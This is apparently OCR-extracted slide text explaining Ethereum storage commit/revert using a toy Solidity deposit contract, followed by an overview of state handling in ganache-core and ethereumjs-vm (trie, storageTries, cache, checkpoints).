
Storage Update

- second call to bookKeeping.deposit()




```
contract bookKeeping {

  WETH9 private weth;
  uint256 private counter;

  function deposit() public {
    counter+=1;
    weth.deposit{value : 1 ether}();
  }
}
```


Storage Update




```
contract bookKeeping {

  WETH9 private weth;
  uint256 private counter;

  function deposit() public {
    counter+=1;
    weth.deposit{value : 1 ether}();
  }
}
```

Storage Update


- encounter failure




```
contract bookKeeping {

  WETH9 private weth;
  uint256 private counter;

  function deposit() public {
    counter+=1;
    weth.deposit{value : 1 ether}();
  }
}
```

Storage Update


- discard changes to revert




```
contract bookKeeping {

  WETH9 private weth;
  uint256 private counter;

  function deposit() public {
    counter+=1;
    weth.deposit{value : 1 ether}();
  }
}
```

Storage Update

- safely exit




```
contract bookKeeping {

  WETH9 private weth;
  uint256 private counter;

  function deposit() public {
    counter+=1;
    weth.deposit{value : 1 ether}();
  }
}
```

Storage Update

- in the toy example showed in previous slides, we can see how states are maintained during code execution
- real contract interactions are a bit more complex
- contracts can call other contracts, resulting in nested scopes for commit/revert
- we will focus on implementation of ganache-core from this point on

ganache-core storage


- ganache-core does not implement its own evm, but includes ethereumjs-vm to do the work
- will only cover state related components

ethereumjs-vm

- ethereumjs-vm breaks state handling into several components, we only show those that are relevant to challenge here
  - trie
    - the overall ethereum state
  - storageTries
    - reference to cached storage states
  - cache
    - copies of tree state to be queried/modified
  - checkpoints
    - history of copies


ethereumjs-vm

- upon start of execution, only trie should have content



